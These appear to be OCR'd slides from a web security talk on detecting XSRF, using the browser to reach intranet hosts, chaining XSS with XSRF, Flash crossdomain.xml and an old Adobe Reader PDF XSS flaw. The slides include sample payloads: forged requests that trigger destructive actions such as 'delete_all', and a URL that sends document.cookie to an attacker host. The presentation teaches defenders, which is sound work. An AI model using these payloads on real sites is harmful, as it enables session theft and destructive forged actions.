
The Complexities of Assessing XSRF Automatically Yet Accurately

- It is difficult to *automatically* (zero configuration) differentiate between important actions with a high degree of certainty:
    1. `http://www.example.com/servlet/blah?action=hello`
    2. `http://www.example.com/servlet/blah?action=delete_user`
- Rely on a dictionary of 'important' words? Probably a bad idea
- There are numerous solutions against XSRF. Difficult to automatically fuzz with a high degree of certainty

The Complexities of Assessing XSRF Automatically Yet Accurately

- Possible solution: Analyst lists important actions & anti-XSRF token to the fuzzer
- Static Code Analysis tools may employ the same principle: analyst lists token and “anti-XSRF” method. Analyzer will alert when actions do not invoke the method

Browser == Proxy to the Intranet



```
1. GET / HTTP/1.0
2. <IMG SRC="http://corp.google.com/doit.cgi?action=self_destruct" />
```

3. GET /doit.cgi?action=self_destruct HTTP/1.0

Browser == Proxy to the Intranet


XSS + XSRF:

1. Intranet user browses to http://shady.example.com/
2. http://shady.example.com/ abuses persistent XSRF in an internal site to insert a persistent XSS payload:

   ```
   <img src=”http://10.0.0.1/add_entry?note=%3Cimg
   src%3d%27http://10.0.0.2/perform_transaction%
   3fcommand=delete_all%27%3E>
   ```

3. The XSS payload contains an XSRF vector targeting another internal application to issue a `delete_all` transaction

Browser == Proxy to the Intranet



Targeting the Web Browser

- One “advantage” of application vulnerabilities is that you (the application owner) can remediate them
- Not so for browser vulnerabilities
- Impact can be as severe as command execution
- Dear web application, say hello to the browser. Consider:
    - Are both the application and the browser to blame for XSRF?
    - Flash’s `crossdomain.xml` can now exist anywhere in the web root!
    - Remember XSS in Adobe’s PDF plugin?
- Food for thought: should browser security be based on an assurance model (to the application)?

Targeting the Web Browser: Flash’s crossdomain.xml

- Flash can perform cross-domain requests if the target opts-in via `crossdomain.xml`:

```
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

- Flash does not care where in the web-root `cross-domain.xml` is present!
- If your application is vulnerable to XSS, you are vulnerable [but then the damage has already been done - no need for Flash]
- Do you allow file uploads + downloads? You may be vulnerable
- Do host user supplied files on separate domains

Remember Adobe's PDF Plugin?

- Adobe Reader 7.0.8 and earlier vulnerable to XSS
- If you serve a PDF, anyone who has <=7.0.8 is vulnerable to XSS on your domain:

  ```
  http://yourserver.example.com/example.pdf#blah=
  javascript:document.location='http://
  evilserver.com/capturecookie.cgi?
  cookie='+document.cookie;
  ```

- Your application doesn't see the requests (everything after the **#** is for the client)
- Lots of users still affected! People don't upgrade their Adobe Readers often
- Not much you can do about it: browser + plugin vulnerabilities are extremely expensive

?